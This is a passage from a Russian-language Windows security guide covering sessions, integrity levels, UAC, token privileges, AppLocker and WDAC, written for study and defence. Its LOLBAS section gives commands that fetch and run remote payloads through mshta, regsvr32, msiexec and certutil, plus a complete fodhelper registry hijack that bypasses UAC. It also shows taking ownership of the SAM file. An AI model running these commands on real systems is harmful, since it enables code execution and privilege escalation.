Mem Usage:    4,812 K

Image Name:   csrss.exe
PID:          612
Session Name: Console
Session#:     1
Mem Usage:    28,456 K
```

2.1.3. csrss.exe — подсистемный процесс сессии

`csrss.exe` (Client/Server Runtime Subsystem) — один из наиболее критических системных процессов. Каждая сессия получает собственный экземпляр `csrss.exe`. Это означает, что в системе с одним интерактивным пользователем будет минимум два экземпляра: один для Session 0, другой для Session 1.

Функции `csrss.exe` включают:

- Управление консольными окнами (начиная с Windows 7 часть функций перенесена в `conhost.exe`)
- Создание и завершение потоков
- Обработку завершения процессов
- Поддержку подсистемы Win32

Попытка завершить `csrss.exe` приведёт к критической системной ошибке (BSOD с кодом `STATUS_SYSTEM_PROCESS_TERMINATED`). Процесс защищён как Protected Process Light (PPL).

Для анализа экземпляров csrss.exe и их привязки к сессиям:

```
C:\>wmic process where "name='csrss.exe'" get ProcessId,SessionId,CommandLine
CommandLine                                  ProcessId  SessionId
C:\Windows\system32\csrss.exe ObjectDirectory= 528        0
C:\Windows\system32\csrss.exe ObjectDirectory= 612        1
```

2.1.4. Как утилиты System32 работают в разных сессиях

Большинство утилит System32 запускаются в контексте сессии вызывающего пользователя. Однако есть важные исключения и нюансы:

Утилиты, чувствительные к сессиям:

- `msg.exe` — отправка сообщений между сессиями. Может адресовать конкретную сессию: `C:\>msg * /server:localhost "Сервер будет перезагружен через 10 минут" C:\>msg user1 /SESSION:2 "Внимание: плановые работы"`
- `logoff.exe` — завершение сессии по номеру: `C:\>logoff 2`
- `tscon.exe` — подключение к сессии: `C:\>tscon 2 /dest:console`

PsExec и Session 0:

Для запуска интерактивного процесса в Session 0 (что может потребоваться для отладки служб) можно использовать PsExec из Sysinternals:

```
C:\>psexec -s -i 0 cmd.exe
```

Однако начиная с Windows 10 1803 интерактивный доступ к Session 0 существенно ограничен.

Создание процесса в другой сессии программно:

Утилита `schtasks.exe` позволяет запланировать задачу от имени SYSTEM, которая выполнится в Session 0:

```
C:\>schtasks /create /tn "Session0Task" /tr "cmd /c whoami > C:\temp\session0.txt" ^
    /sc once /st 00:00 /ru SYSTEM /f
C:\>schtasks /run /tn "Session0Task"
```

2.2. Уровни целостности (Integrity Levels)

2.2.1. Модель обязательного контроля целостности

Начиная с Windows Vista, в дополнение к дискреционному контролю доступа (DACL) Microsoft внедрила модель обязательного контроля целостности (Mandatory Integrity Control, MIC). Каждый объект безопасности — процесс, файл, ключ реестра — получает метку целостности (integrity label), определяющую уровень доверия.

Уровни целостности организованы иерархически:

Уровень	SID	RID	Описание
Untrusted	S-1-16-0	0x0000	Минимальное доверие, анонимные процессы
Low	S-1-16-4096	0x1000	Защищённый режим IE, песочницы
Medium	S-1-16-8192	0x2000	Стандартные пользовательские процессы
High	S-1-16-12288	0x3000	Процессы с повышенными привилегиями (elevated)
System	S-1-16-16384	0x4000	Системные службы, SYSTEM
Protected Process	—	—	Защищённые процессы (DRM, антивирусы)

2.2.2. Проверка уровня целостности

Для проверки уровня целостности текущего процесса используется `whoami`:

```
C:\>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==============
...
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

В окне с повышенными привилегиями (Run as Administrator):

```
C:\>whoami /groups | findstr "Label"
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Для проверки уровня целостности файлов и папок используется `icacls`:

```
C:\>icacls C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe NT SERVICE\TrustedInstaller:(F)
                            NT AUTHORITY\SYSTEM:(RX)
                            BUILTIN\Administrators:(RX)
                            BUILTIN\Users:(RX)
                            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:

Successfully processed 1 files; Failed processing 0 files
```

Для установки метки целостности на объект:

```
C:\>icacls C:\Temp\sensitive.txt /setintegritylevel high
processed file: C:\Temp\sensitive.txt
Successfully processed 1 files; Failed processing 0 files
```

Для просмотра метки целостности:

```
C:\>icacls C:\Temp\sensitive.txt /t
C:\Temp\sensitive.txt BUILTIN\Administrators:(I)(F)
                      NT AUTHORITY\SYSTEM:(I)(F)
                      BUILTIN\Users:(I)(RX)
                      Mandatory Label\High Mandatory Level:(NW)
```

Флаг `(NW)` означает No-Write-Up — процессы с более низким уровнем целостности не смогут записывать в этот файл.

2.2.3. Политики обязательного контроля целостности

Метки целостности поддерживают три политики:

- **No-Write-Up (NW)** — запрет записи для процессов с более низким уровнем целостности. Установлена по умолчанию.
- **No-Read-Up (NR)** — запрет чтения для процессов с более низким уровнем целостности. Используется редко, в основном для защиты секретов.
- **No-Execute-Up (NX)** — запрет исполнения. Применяется к COM-объектам.

Пример установки метки с политикой No-Read-Up:

```
C:\>icacls C:\Temp\secret.txt /setintegritylevel (NR)high
```

2.2.4. Влияние уровней целостности на утилиты System32

Уровень целостности напрямую определяет возможности утилит:

Процесс с Medium IL (обычный пользователь): - Может читать большинство системных файлов - Не может записывать в `C:\Windows\System32` - Не может модифицировать ключи реестра в `HKLM\SOFTWARE` - Не может завершать процессы с High или System IL

Процесс с Low IL (песочница): - Запись ограничена специальными папками: `%USERPROFILE%\AppData\LocalLow` - Не может записывать в `%TEMP%` (Medium IL) - Ключи реестра доступны только в `HKCU\Software\AppDataLow`

Практическая демонстрация — запуск cmd.exe с пониженным уровнем целостности:

```
C:\>icacls C:\Windows\System32\cmd.exe
(просмотр текущих разрешений)

C:\>runas /trustlevel:0x20000 cmd.exe
```

В новом окне cmd.exe:

```
C:\>whoami /groups | findstr "Label"
Mandatory Label\Low Mandatory Level        Label            S-1-16-4096

C:\>echo test > C:\Windows\temp\test.txt
Access is denied.

C:\>echo test > %USERPROFILE%\AppData\LocalLow\test.txt
(успех — LocalLow доступен для Low IL процессов)
```

2.2.5. Protected Processes и Protected Process Light

Windows реализует две дополнительные категории защиты, которые находятся выше стандартной иерархии целостности:

Protected Process (PP) — введён в Windows Vista для защиты DRM-контента. Процесс с этим статусом не может быть прочитан или модифицирован даже администратором.

Protected Process Light (PPL) — введён в Windows 8.1 как расширение концепции. PPL используется для:

- Антивирусных служб (AM-PPL — Antimalware Protected Process Light)
- `csrss.exe`
- `smss.exe`
- `wininit.exe`
- `services.exe`
- Windows Defender (`MsMpEng.exe`)

Проверка статуса защиты процесса через PowerShell:

```
PS C:\> Get-Process csrss | Format-List Id, ProcessName, Path

Id          : 528
ProcessName : csrss
Path        :
```

Примечательно, что даже администратор не может получить полный путь к PPL-процессу стандартными средствами. Для полного анализа PPL-процессов требуются инструменты уровня ядра или Sysinternals Process Explorer, работающий с загруженным драйвером.

Через `tasklist` можно увидеть базовую информацию:

```
C:\>tasklist /fi "IMAGENAME eq csrss.exe" /v
Image Name     PID Session Name  Session#  Mem Usage  Status       User Name
============== === ============= ========= ========== ============ =========
csrss.exe      528 Services      0         4,812 K    Running      NT AUTHORITY\SYSTEM
csrss.exe      612 Console       1         28,456 K   Running      NT AUTHORITY\SYSTEM
```

2.3. UAC (User Account Control)

2.3.1. Архитектура UAC

User Account Control — механизм, разделяющий административный токен на два: полный (elevated) и фильтрованный (filtered). Когда пользователь из группы Administrators входит в систему, создаются оба токена. Обычные процессы получают фильтрованный токен с уровнем целостности Medium. При необходимости выполнить административное действие UAC запрашивает подтверждение через механизм `consent.exe`.

Ключевые компоненты UAC:

- **Application Information Service (appinfo.dll)** — служба, координирующая процесс повышения привилегий
- **consent.exe** — процесс, отображающий диалог подтверждения на защищённом рабочем столе (Secure Desktop)
- **Манифесты приложений** — XML-метаданные, встроенные в исполняемые файлы, определяющие запрашиваемый уровень привилегий

2.3.2. Манифесты приложений и requestedExecutionLevel

Каждый исполняемый файл может содержать встроенный манифест, определяющий требуемый уровень исполнения. Манифест содержит элемент `requestedExecutionLevel` с атрибутом `level`:

- `asInvoker` — запуск с текущими привилегиями вызывающего процесса. Большинство утилит System32 используют этот уровень.
- `highestAvailable` — запрос максимально доступных привилегий. Для администратора — полный токен, для обычного пользователя — стандартный.
- `requireAdministrator` — обязательное требование административных привилегий. UAC запросит подтверждение или пароль.

Для просмотра манифеста используется утилита `sigcheck` из Sysinternals:

```
C:\>sigcheck -m C:\Windows\System32\cmd.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\cmd.exe:
        Verified:       Signed
        Signing date:   ...
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Windows Command Processor
        Product:        Microsoft Windows Operating System
        Prod version:   10.0.19041.1
        File version:   10.0.19041.1 (WinBuild.160101.0800)
        MachineType:    64-bit
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel
          level="asInvoker"
          uiAccess="false" />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

Сравним с утилитой, требующей повышения привилегий:

```
C:\>sigcheck -m C:\Windows\System32\mmc.exe

...
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel
          level="highestAvailable"
          uiAccess="false" />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

2.3.3. Auto-Elevation — утилиты с автоматическим повышением

Windows содержит встроенный механизм автоматического повышения привилегий (auto-elevation) для определённых системных утилит. Это означает, что UAC не покажет диалог подтверждения, если выполняются все условия:

1. Исполняемый файл подписан Microsoft (Windows Publisher)
2. Файл расположен в доверенной директории (`C:\Windows\System32` и подпапки)

3. Файл помечен как auto-elevate в манифесте

   Проверка наличия auto-elevation в манифесте:

```
C:\>sigcheck -m C:\Windows\System32\taskmgr.exe | findstr -i "autoElevate"
  <autoElevate>true</autoElevate>
```

Список некоторых утилит System32 с автоматическим повышением:

```
C:\>for %f in (C:\Windows\System32\*.exe) do @sigcheck -m "%f" 2>nul | findstr -i "auto
```

Выполнение этой команды (которое займёт несколько минут) покажет список, включающий:

Утилита	Описание
`taskmgr.exe`	Диспетчер задач
`mmc.exe`	Microsoft Management Console
`eventvwr.exe`	Просмотр событий
`compmgmt.msc` (через mmc)	Управление компьютером
`perfmon.exe`	Системный монитор
`resmon.exe`	Монитор ресурсов
`sdclt.exe`	Резервное копирование и восстановление
`fodhelper.exe`	Помощник дополнительных компонентов
`computerdefaults.exe`	Программы по умолчанию
`dccw.exe`	Калибровка цвета дисплея
`msconfig.exe`	Конфигурация системы
`OptionalFeatures.exe`	Компоненты Windows

2.3.4. Механизм consent.exe

Когда процесс запрашивает повышение привилегий (явно или через манифест), происходит следующая последовательность:

1. `ShellExecute` с глаголом `runas` или обнаружение requireAdministrator в манифесте
2. Вызов службы Application Information (`appinfo.dll` в `svchost.exe`)
3. AppInfo проверяет манифест, подпись, расположение файла
4. Если auto-elevation невозможно, AppInfo запускает `consent.exe`
5. `consent.exe` переключается на Secure Desktop (изолированный рабочий стол)
6. Отображается диалог с информацией о программе, запрашивающей повышение
7. При подтверждении AppInfo создаёт процесс с полным (elevated) токеном

   Secure Desktop — критически важный компонент безопасности. На нём невозможна программная имитация нажатия кнопок или автоматическое подтверждение, поскольку это отдельный рабочий стол, недоступный для процессов пользовательского рабочего стола.

2.3.5. Настройки UAC через реестр

Параметры UAC хранятся в реестре:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

Ключевые параметры:

```
C:\>reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"

    ConsentPromptBehaviorAdmin    REG_DWORD    0x5
    ConsentPromptBehaviorUser     REG_DWORD    0x3
    EnableInstallerDetection      REG_DWORD    0x1
    EnableLUA                     REG_DWORD    0x1
    EnableSecureUIAPaths          REG_DWORD    0x1
    EnableUIADesktopToggle        REG_DWORD    0x0
    EnableVirtualization          REG_DWORD    0x1
    FilterAdministratorToken      REG_DWORD    0x0
    PromptOnSecureDesktop         REG_DWORD    0x1
    ValidateAdminCodeSignatures   REG_DWORD    0x0
```

Значения `ConsentPromptBehaviorAdmin`:

Значение	Поведение
0	Повышение без запроса (отключение UAC для администраторов)
1	Запрос учётных данных на Secure Desktop
2	Запрос подтверждения на Secure Desktop
3	Запрос учётных данных
4	Запрос подтверждения
5	Запрос подтверждения для не-Windows бинарников (по умолчанию)

2.3.6. Проверка состояния UAC

Быстрая проверка через командную строку:

```
C:\>whoami /groups | findstr "S-1-5-32-544"
BUILTIN\Administrators     Alias  S-1-5-32-544  Group used for deny only
```

Фраза `Group used for deny only` указывает на фильтрованный токен — UAC активен и текущий процесс не повышен. В повышенном окне:

```
C:\>whoami /groups | findstr "S-1-5-32-544"
BUILTIN\Administrators     Alias  S-1-5-32-544  Mandatory group, Enabled by default, En
```

Здесь `Mandatory group, Enabled by default, Enabled group` указывает на полный административный токен.

2.4. Токены доступа и привилегии

2.4.1. Структура токена доступа

Каждый процесс в Windows ассоциирован с токеном доступа (access token), содержащим:

- SID пользователя
- SID групп, в которых состоит пользователь
- Уровень целостности (integrity level)
- Список привилегий (privileges)
- Тип токена (primary или impersonation)
- Уровень олицетворения (impersonation level)
- Информация о сессии

Токен создаётся при аутентификации пользователя подсистемой LSASS (`lsass.exe`) и присваивается первому процессу пользователя. Дочерние процессы наследуют токен родительского процесса.

2.4.2. Просмотр привилегий токена

Утилита `whoami` — основной инструмент System32 для просмотра информации о токене:

```
C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Для повышенного (elevated) процесса список существенно шире:

```
C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ============================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authentication
SeCreateGlobalPrivilege                   Create global objects
SeIncreaseWorkingSetPrivilege             Increase a process working set
SeTimeZonePrivilege                       Change the time zone
SeCreateSymbolicLinkPrivilege             Create symbolic links
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another use
```

2.4.3. Критически важные привилегии

Рассмотрим привилегии, наиболее значимые для работы с утилитами System32 и для понимания модели безопасности.

SeDebugPrivilege

Эта привилегия позволяет отлаживать любой процесс в системе, включая процессы других пользователей и системные процессы. Фактически она позволяет открыть хэндл к любому процессу с полными правами доступа, обходя проверки DACL.

Значение для безопасности: SeDebugPrivilege — одна из самых опасных привилегий. С её помощью можно: - Читать память процесса `lsass.exe` (извлечение учётных данных) - Инжектировать код в любой процесс - Завершать любые процессы, включая антивирусные

Утилиты, использующие эту привилегию: - `taskkill.exe` — при завершении чужих процессов - `tasklist.exe` — при запросе подробной информации о процессах других пользователей

```
C:\>taskkill /f /pid 1234
ERROR: The process with PID 1234 could not be terminated.
Reason: Access is denied.
```

В повышенном окне с SeDebugPrivilege:

```
C:\>taskkill /f /pid 1234
SUCCESS: The process with PID 1234 has been terminated.
```

SeBackupPrivilege

Позволяет читать любые файлы в системе, обходя DACL. Предназначена для операций резервного копирования.

Эта привилегия используется: - `robocopy.exe` с флагом `/B` (backup mode) - `wbadmin.exe` — утилита резервного копирования - `ntbackup.exe` (в старых версиях Windows)

```
C:\>robocopy C:\Users\OtherUser\Documents C:\Backup /B /E /COPYALL
```

Флаг `/B` активирует режим Backup, используя SeBackupPrivilege для чтения файлов, к которым текущий пользователь не имеет прямого доступа через DACL.

SeRestorePrivilege

Обратная сторона SeBackupPrivilege — позволяет записывать любые файлы, обходя DACL, а также изменять владельца объекта и устанавливать любые разрешения.

Используется: - `robocopy.exe` с флагом `/B` для восстановления - Утилитами восстановления системы

SeImpersonatePrivilege

Позволяет процессу олицетворять (impersonate) токен клиента. Эта привилегия присутствует у сетевых служб и является основой для многих техник повышения привилегий (например, potato-атаки).

```
C:\>whoami /priv | findstr "SeImpersonate"
SeImpersonatePrivilege    Impersonate a client after authentication    Disabled
```

SeTakeOwnershipPrivilege

Позволяет стать владельцем любого объекта безопасности без согласия текущего владельца. Используется утилитой `takeown.exe`:

```
C:\>takeown /f C:\Windows\System32\config\SAM
SUCCESS: The file (or folder): "C:\Windows\System32\config\SAM" now owned by user "COM
```

SeLoadDriverPrivilege

Позволяет загружать и выгружать драйверы ядра. Крайне опасная привилегия — загрузка уязвимого подписанного драйвера (BYOVD — Bring Your Own Vulnerable Driver) является распространённой техникой атак.

2.4.4. Состояние привилегий: Enabled vs Disabled

Важно понимать разницу между наличием привилегии в токене и её активацией. Привилегия может находиться в состоянии `Disabled` — она присутствует в токене, но не активирована. Процесс должен явно включить привилегию через API `AdjustTokenPrivileges` перед её использованием.

Большинство утилит System32 автоматически активируют нужные привилегии при необходимости. Однако если привилегия отсутствует в токене (не в состоянии Disabled, а полностью отсутствует), активировать её невозможно.

Для просмотра состояния привилегий через PowerShell:

```
PS C:\> [System.Diagnostics.Process]::GetCurrentProcess().Handle
# Получение хэндла текущего процесса для дальнейшего анализа

PS C:\> whoami /priv | Select-String "Enabled"
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
```

2.4.5. Удаление привилегий из токена

Привилегия может быть необратимо удалена из токена. Это используется для принципа наименьших привилегий. После удаления привилегия не может быть восстановлена — потребуется новый токен (новый вход или создание нового процесса).

Пример удаления привилегий при создании ограниченного процесса:

```
C:\>runas /trustlevel:0x20000 cmd.exe
```

В новом окне:

```
C:\>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
```

Как видно, у процесса с Low IL осталась единственная привилегия — `SeChangeNotifyPrivilege`, которая практически всегда присутствует.

2.5. Windows Defender Application Control и AppLocker

2.5.1. AppLocker — контроль запуска приложений

AppLocker (Application Locker) — компонент Windows, позволяющий администраторам контролировать, какие приложения и скрипты могут выполняться пользователями. AppLocker оперирует правилами, основанными на:

- **Издателе (Publisher)** — цифровая подпись исполняемого файла
- **Пути (Path)** — расположение файла в файловой системе
- **Хэше (Hash)** — криптографический хэш файла

Типы правил AppLocker:

Коллекция правил	Расширения	Описание
Executable Rules	.exe, .com	Исполняемые файлы
Windows Installer Rules	.msi, .msp, .mst	Пакеты установки
Script Rules	.ps1, .bat, .cmd, .vbs, .js	Скрипты
Packaged App Rules	.appx	Приложения из Microsoft Store
DLL Rules	.dll, .ocx	Библиотеки (отключены по умолчанию)

Проверка текущих политик AppLocker:

```
C:\>Get-AppLockerPolicy -Effective -Xml > C:\Temp\applocker.xml
```

Или через `secpol.msc` (Security Policy) -> Application Control Policies -> AppLocker.

Для проверки из командной строки:

```
C:\>reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Exe"
```

2.5.2. Правила по умолчанию и System32

При создании правил по умолчанию AppLocker генерирует следующие разрешения:

1. Все файлы в `C:\Windows\*` разрешены для группы Everyone

2. Все файлы в `C:\Program Files\*` разрешены для группы Everyone
3. Все файлы разрешены для группы BUILTIN\Administrators

Первое правило имеет критическое значение: оно разрешает запуск любого исполняемого файла из `C:\Windows` и вложенных папок, включая `System32`. Это означает, что все утилиты System32 по умолчанию разрешены для выполнения.

2.5.3. Windows Defender Application Control (WDAC)

WDAC (ранее известный как Device Guard) — более мощный и гибкий механизм контроля приложений, работающий на уровне ядра. В отличие от AppLocker, который работает как служба пользовательского режима (Application Identity Service — AppIDSvc), WDAC реализован как компонент Code Integrity ядра.

Ключевые различия WDAC и AppLocker:

Характеристика	AppLocker	WDAC
Уровень работы	Пользовательский режим	Ядро
Обход через службы	Возможен	Нет
Контроль DLL по умолчанию	Нет	Да
Контроль драйверов	Нет	Да
Управление через GPO	Да	Да
Управление через MDM	Ограниченно	Да
Минимальная редакция	Enterprise/Education	Все редакции (с Win10 1903)

Просмотр текущей политики WDAC:

```
PS C:\> Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\

CodeIntegrityPolicyEnforcementStatus : 0
UsermodeCodeIntegrityPolicyEnforcementStatus : 0
```

Значение `0` — политики не настроены (Auditing/Off). Значение `2` — Enforced (принудительное применение).

2.5.4. LOLBAS — Living Off The Land Binaries and Scripts

Концепция LOLBAS (Living Off The Land Binaries, Scripts, and Libraries) описывает использование легитимных, подписанных Microsoft бинарников для выполнения вредоносных действий. Это критически важная концепция для понимания безопасности System32.

Утилиты System32, которые могут быть использованы в контексте LOLBAS:

Загрузка файлов (Download):

certutil.exe — предназначен для управления сертификатами, но может загружать файлы:

```
C:\>certutil -urlcache -split -f https://example.com/file.exe C:\Temp\file.exe
****  Online  ****
  0000  ...
  1a3f
CertUtil: -URLCache command completed successfully.
```

bitsadmin.exe — утилита управления BITS (Background Intelligent Transfer Service):

```
C:\>bitsadmin /transfer myDownloadJob /download /priority normal ^
    https://example.com/file.exe C:\Temp\file.exe
```

curl.exe (начиная с Windows 10 1803):

```
C:\>curl -o C:\Temp\file.exe https://example.com/file.exe
```

Выполнение кода (Execute):
mshta.exe — выполнение HTA (HTML Application) файлов:

```
C:\>mshta javascript:a=(GetObject("script:https://example.com/payload.sct")).Exec();cl
```

rundll32.exe — загрузка и выполнение функций из DLL:

```
C:\>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication";...
```

regsvr32.exe — регистрация COM-объектов, может загружать скриптлеты:

```
C:\>regsvr32 /s /n /u /i:https://example.com/file.sct scrobj.dll
```

msiexec.exe — установка MSI-пакетов, в том числе удалённых:

```
C:\>msiexec /q /i https://example.com/payload.msi
```

Обход AppLocker (Bypass):
cmstp.exe — установка профилей Connection Manager, может выполнять COM-скриптлеты:

```
C:\>cmstp.exe /ni /s C:\Temp\payload.inf
```

msconfig.exe — через механизм auto-elevation может быть использован как промежуточное звено.
fodhelper.exe — уязвим к hijacking через ключи реестра:

```
C:\>reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /d "cmd.exe" /f
C:\>reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /
C:\>fodhelper.exe
```

Это приведёт к запуску `cmd.exe` с повышенными привилегиями без отображения окна UAC.

2.5.5. Защита от LOLBAS

Для противодействия злоупотреблению доверенными бинарниками рекомендуется:

1. **WDAC вместо AppLocker** — WDAC работает на уровне ядра и не обходится так же легко.
2. **Ограничительные политики** — блокировка конкретных утилит, которые не нужны пользователям: `C:\>New-CIPolicy -Level Publisher -Fallback Hash -FilePath C:\Policies\policy.xml`
3. **Attack Surface Reduction (ASR) Rules** — правила Microsoft Defender: `powershell PS C:\> Add-MpPreference -AttackSurfaceReductionRules_Ids d4f940ab-401b-4efc-aadc-ad5f3c50688a ` -AttackSurfaceReductionRules_Actions Enabled`
4. **Мониторинг** — через Windows Event Log: `C:\>wevtutil qe "Microsoft-Windows-AppLocker/EXE and DLL" /c:10 /rd:true /f:text`
5. **Constrained Language Mode** — ограничение PowerShell: `powershell PS C:\> $ExecutionContext.SessionState.LanguageMode ConstrainedLanguage`

2.6. Практические примеры

2.6.1. Проверка уровня целостности процесса

Задача: определить уровень целостности запущенного процесса по его PID.

Метод 1: через Process Explorer (Sysinternals)

Process Explorer позволяет отобразить столбец Integrity Level: View -> Select Columns -> Process Image -> Integrity Level.

Метод 2: через PowerShell и WMI

```
# Получение уровня целостности текущего процесса
PS C:\> ([Security.Principal.WindowsIdentity]::GetCurrent()).Groups |
    Where-Object { $_.Value -like "S-1-16-*" } |
    ForEach-Object {
        $rid = [int]($_.Value.Split("-")[-1])
        switch ($rid) {
            0     { "Untrusted ($($_.Value))" }
            4096  { "Low ($($_.Value))" }
            8192  { "Medium ($($_.Value))" }
            8448  { "Medium Plus ($($_.Value))" }
            12288 { "High ($($_.Value))" }
            16384 { "System ($($_.Value))" }
            default { "Unknown: $rid ($($_.Value))" }
        }
    }

Medium (S-1-16-8192)
```

Метод 3: через whoami

```
C:\>whoami /groups | findstr "Mandatory"
Mandatory Label\Medium Mandatory Level     Label  S-1-16-8192
```

Метод 4: через accesschk (Sysinternals)

```
C:\>accesschk -p -q 1234
[1234] explorer.exe
  Medium Mandatory Level [No-Write-Up, No-Read-Up]
  RW DESKTOP-XXX\UserName
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
  R  Everyone
```

Метод 5: через icacls для файлов

Для проверки метки целостности файла или директории:

```
C:\>icacls C:\Windows\System32\cmd.exe /verify
C:\Windows\System32\cmd.exe: No mapping between account names and security IDs was done
Successfully processed 1 files; Failed processing 0 files
```

Если метка установлена явно:

```
C:\>mkdir C:\Temp\HighIntegrity
C:\>icacls C:\Temp\HighIntegrity /setintegritylevel high
processed file: C:\Temp\HighIntegrity
Successfully processed 1 files; Failed processing 0 files

C:\>icacls C:\Temp\HighIntegrity
C:\Temp\HighIntegrity BUILTIN\Administrators:(I)(OI)(CI)(F)
                      NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                      BUILTIN\Users:(I)(OI)(CI)(RX)
                      Mandatory Label\High Mandatory Level:(OI)(CI)(NW)
```

2.6.2. Анализ манифестов утилит System32

Задача: систематически проанализировать манифесты всех исполняемых файлов в System32 для выявления утилит с auto-elevation и requireAdministrator.

Скрипт для массового анализа (PowerShell):

```powershell
# Анализ манифестов утилит System32
# Требуется: sigcheck.exe из Sysinternals в PATH

$results = @()
$exeFiles = Get-ChildItem C:\Windows\System32\*.exe -ErrorAction SilentlyContinue

foreach ($file in $exeFiles) {
    $output = & sigcheck.exe -m -nobanner $file.FullName 2>$null
    $manifest = $output -join "`n"

    $autoElevate = $manifest -match "<autoElevate>true</autoElevate>"
    $level = "unknown"

    if ($manifest -match 'level="requireAdministrator"') {
        $level = "requireAdministrator"
    } elseif ($manifest -match 'level="highestAvailable"') {
        $level = "highestAvailable"
    } elseif ($manifest -match 'level="asInvoker"') {
        $level = "asInvoker"
    }

    if ($autoElevate -or $level -ne "asInvoker") {
        $results += [PSCustomObject]@{
            Name        = $file.Name
            Level       = $level
            AutoElevate = $autoElevate
        }
    }
}

$results | Sort-Object AutoElevate -Descending |
    Format-Table -AutoSize

# Пример вывода:
# Name                 Level                AutoElevate
# ----                 -----                -----------
# taskmgr.exe          highestAvailable     True
# perfmon.exe          highestAvailable     True
# eventvwr.exe         highestAvailable     True
# sdclt.exe            requireAdministrator True
# fodhelper.exe        requireAdministrator True
# msconfig.exe         asInvoker            True
# dccw.exe             asInvoker            True
# mmc.exe              highestAvailable     False
# regedit.exe          requireAdministrator False
# dcomcnfg.exe         highestAvailable     False
```

Альтернативный метод без Sysinternals — через встроенные средства:

```powershell
# Извлечение манифеста из исполняемого файла
# без использования сторонних утилит

function Get-ExeManifest {
    param([string]$Path)

    try {
        $bytes = [System.IO.File]::ReadAllBytes($Path)
        $content = [System.Text.Encoding]::UTF8.GetString($bytes)

        # Поиск XML манифеста в бинарном файле
        $startPattern = '<?xml version='
        $endPattern = '</assembly>'

        $startIdx = $content.IndexOf($startPattern)
        if ($startIdx -ge 0) {
            $endIdx = $content.IndexOf($endPattern, $startIdx)
            if ($endIdx -ge 0) {
                return $content.Substring($startIdx, $endIdx - $startIdx + $endPattern
            }
        }
    } catch {
        # Файл заблокирован или нет доступа
    }
    return $null
}

# Пример использования:
$manifest = Get-ExeManifest "C:\Windows\System32\taskmgr.exe"
if ($manifest -match "autoElevate") { Write-Host "Auto-elevation detected!" }
```

2.6.3. Создание процесса с пониженными привилегиями

Задача: создать процесс с минимальными привилегиями для безопасного тестирования.

Метод 1: через runas /trustlevel

```
C:\>runas /trustlevel:0x20000 "cmd.exe /k title Low Integrity Shell"
```

Значения trustlevel: - `0x20000` — Обычный пользователь (фильтрованный токен с Low IL) - `0x10000` — Базовый пользователь

В созданном окне проверяем:

```
C:\>whoami /groups | findstr "Mandatory"
Mandatory Label\Low Mandatory Level        Label  S-1-16-4096

C:\>whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
```

Метод 2: через PowerShell с использованием .NET

```powershell
# Создание процесса с Low Integrity Level
$startInfo = New-Object System.Diagnostics.ProcessStartInfo
$startInfo.FileName = "cmd.exe"
$startInfo.Arguments = "/k title Low IL Process"
$startInfo.UseShellExecute = $true

# Запуск обычного процесса, затем модификация токена
# Примечание: для программного задания IL требуется P/Invoke

# Более простой вариант через промежуточную команду:
